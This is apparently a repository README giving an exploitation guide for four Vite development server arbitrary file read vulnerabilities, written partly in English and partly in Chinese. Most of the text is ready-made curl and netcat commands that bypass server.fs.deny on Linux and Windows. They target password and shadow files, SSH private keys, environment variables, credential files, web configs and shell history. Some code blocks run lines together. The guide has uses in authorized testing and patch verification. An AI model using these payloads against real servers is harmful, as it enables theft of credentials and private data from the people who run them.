
 nkuty/cve-2025-30208-31125-31486-32395
Exploitation guide and automated detection script for four Vite dev server arbitrary file read vulnerabilities (CVE-2025-30208/31125/31486/32395) with Linux and Windows examples.

This document summarizes exploitation methods for four arbitrary file read vulnerabilities in the Vite development server, including examples for Linux and Windows systems. Note: For use only in authorized security testing environments.
These four vulnerabilities in the Vite development server all allow attackers to bypass the server.fs.deny restriction and read arbitrary files on the server. Each vulnerability uses a different bypass technique, but the basic principle is similar.
All four vulnerabilities require the following conditions to be exploitable:
--host or server.host configuration option)Affected Versions: < 6.2.3, < 6.1.2, < 6.0.12, < 5.4.15, < 4.5.10
Fixed Versions: 6.2.3, 6.1.2, 6.0.12, 5.4.15, 4.5.10
Exploitation Principle: By adding ?raw?? or ?import&raw?? query parameters to the URL, the @fs path restriction is bypassed. This is because trailing separators (such as ?) are removed in multiple places but are not accounted for in the query string regular expression.
Linux System Exploitation Example:```bash
curl "http://[目标IP]:5173/@fs/etc/passwd?raw??" curl "http://[目标IP]:5173/@fs/etc/passwd?import&raw??" curl "http://[目标IP]:5173/@fs/var/log/auth.log?raw??" curl "http://[目标IP]:5173/@fs/home/[用户名]/.ssh/id_rsa?raw??"
curl "http://[目标IP]:5173/@fs/etc/passwd" # 应返回403错误 curl "http://[目标IP]:5173/@fs/etc/passwd?raw??" # 如果返回文件内容,则存在漏洞
**Windows System Exploitation Example**:```bash
# 读取任意文件
curl "http://[目标IP]:5173/@fs/C:/Windows/win.ini?raw??"
curl "http://[目标IP]:5173/@fs/C:/Windows/system32/drivers/etc/hosts?raw??"
curl "http://[目标IP]:5173/@fs/C:/Users/Administrator/Desktop/credentials.txt?raw??"
curl "http://[目标IP]:5173/@fs/C:/inetpub/wwwroot/web.config?raw??"

# 验证漏洞是否存在
curl "http://[目标IP]:5173/@fs/C:/Windows/win.ini"  # 应返回403错误
curl "http://[目标IP]:5173/@fs/C:/Windows/win.ini?raw??"  # 如果返回文件内容,则存在漏洞
Affected Versions: Same as CVE-2025-30208
Fixed Versions: Same as CVE-2025-30208
Exploit Principle: By using specific import methods, such as ?inline&import or ?raw?import, to bypass the server.fs.deny configuration.
Linux System Exploit Example:```bash
curl "http://[目标IP]:5173/@fs/etc/passwd?inline&import" curl "http://[目标IP]:5173/@fs/etc/passwd?raw?import" curl "http://[目标IP]:5173/@fs/etc/shadow?inline&import" curl "http://[目标IP]:5173/@fs/proc/self/environ?inline&import"
curl "http://[目标IP]:5173/@fs/etc/passwd" # 应返回403错误 curl "http://[目标IP]:5173/@fs/etc/passwd?inline&import" # 如果返回文件内容,则存在漏洞
**Windows System Exploitation Example**:```bash
# 读取任意文件
curl "http://[目标IP]:5173/@fs/C:/Windows/win.ini?inline&import"
curl "http://[目标IP]:5173/@fs/C:/Windows/system32/drivers/etc/hosts?inline&import"
curl "http://[目标IP]:5173/@fs/C:/Program Files/MySQL/MySQL Server 8.0/my.ini?inline&import"
curl "http://[目标IP]:5173/@fs/C:/Users/Administrator/AppData/Roaming/Microsoft/Windows/PowerShell/PSReadLine/ConsoleHost_history.txt?inline&import"

# 验证漏洞是否存在
curl "http://[目标IP]:5173/@fs/C:/Windows/win.ini"  # 应返回403错误
curl "http://[目标IP]:5173/@fs/C:/Windows/win.ini?inline&import"  # 如果返回文件内容,则存在漏洞
Affected Versions: < 6.2.5, < 6.1.4, < 6.0.14, < 5.4.17, < 4.5.12
Fixed Versions: 6.2.5, 6.1.4, 6.0.14, 5.4.17, 4.5.12
Exploitation Principle:
?.svg?.wasm?init or using the sec-fetch-dest: script header, bypass the restriction checks on .svg files.../../) to bypass restrictions.Linux Exploitation Example:```bash
curl "http://[目标IP]:5173/etc/passwd?.svg?.wasm?init" curl -H "sec-fetch-dest: script" "http://[目标IP]:5173/etc/passwd?.svg" curl "http://[目标IP]:5173/etc/nginx/nginx.conf?.svg?.wasm?init" curl "http://[目标IP]:5173/var/www/html/config.php?.svg?.wasm?init"
curl "http://[目标IP]:5173/@fs/x/x/x/vite-project/?/../../../../../etc/passwd?import&?raw" curl "http://[目标IP]:5173/@fs/x/x/x/vite-project/?/../../../../../etc/shadow?import&?raw" curl "http://[目标IP]:5173/@fs/x/x/x/vite-project/?/../../../../../var/log/auth.log?import&?raw"
curl "http://[目标IP]:5173/etc/passwd" # 应返回404错误 curl "http://[目标IP]:5173/etc/passwd?.svg?.wasm?init" # 如果返回文件内容,则存在漏洞
**Windows system exploitation example**:```bash
# SVG绕过方法
curl "http://[目标IP]:5173/C:/Windows/win.ini?.svg?.wasm?init"
curl -H "sec-fetch-dest: script" "http://[目标IP]:5173/C:/Windows/win.ini?.svg"
curl "http://[目标IP]:5173/C:/inetpub/wwwroot/web.config?.svg?.wasm?init"
curl "http://[目标IP]:5173/C:/Windows/Panther/Unattend.xml?.svg?.wasm?init"

# 相对路径绕过方法
curl "http://[目标IP]:5173/@fs/x/x/x/vite-project/?/../../../../../C:/Windows/win.ini?import&?raw"
curl "http://[目标IP]:5173/@fs/x/x/x/vite-project/?/../../../../../C:/Windows/system32/drivers/etc/hosts?import&?raw"
curl "http://[目标IP]:5173/@fs/x/x/x/vite-project/?/../../../../../C:/Users/Administrator/Desktop/credentials.txt?import&?raw"

# 验证漏洞是否存在
curl "http://[目标IP]:5173/C:/Windows/win.ini"  # 应返回404错误
curl "http://[目标IP]:5173/C:/Windows/win.ini?.svg?.wasm?init"  # 如果返回文件内容,则存在漏洞
注意: SVG绕过仅在文件小于build.assetsInlineLimit(默认4kB)且使用Vite 6.0+时有效。
影响版本: < 6.2.6, < 6.1.5, < 6.0.15, < 5.4.18, < 4.5.13
修复版本: 6.2.6, 6.1.5, 6.0.15, 5.4.18, 4.5.13
利用原理: 利用HTTP 1.1规范中不允许在request-target中使用#字符的特性。在Node和Bun运行时中,这些请求不会被内部拒绝,http.IncomingMessage.url包含#,而Vite在检查server.fs.deny时假设req.url不会包含#。
Linux系统利用示例:```bash
curl --request-target "/@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../etc/passwd" "http://[目标IP]:5173" curl --request-target "/@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../etc/shadow" "http://[目标IP]:5173" curl --request-target "/@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../var/www/html/wp-config.php" "http://[目标IP]:5173"
echo -e "GET /@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../etc/passwd HTTP/1.1\r\nHost: [目标IP]:5173\r\nConnection: close\r\n\r\n" | nc [目标IP] 5173 echo -e "GET /@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../etc/shadow HTTP/1.1\r\nHost: [目标IP]:5173\r\nConnection: close\r\n\r\n" | nc [目标IP] 5173
curl "http://[目标IP]:5173/@fs/etc/passwd" # 应返回403错误 curl --request-target "/@fs/x/#/../../../../../etc/passwd" "http://[目标IP]:5173" # 如果返回文件内容,则存在漏洞
**Windows Exploitation Example**:```bash
# 使用curl的--request-target选项
curl --request-target "/@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../C:/Windows/win.ini" "http://[目标IP]:5173"
curl --request-target "/@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../C:/Windows/system32/drivers/etc/hosts" "http://[目标IP]:5173"
curl --request-target "/@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../C:/inetpub/wwwroot/web.config" "http://[目标IP]:5173"
curl --request-target "/@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../C:/Program Files/Microsoft SQL Server/MSSQL15.SQLEXPRESS/MSSQL/DATA/master.mdf" "http://[目标IP]:5173"
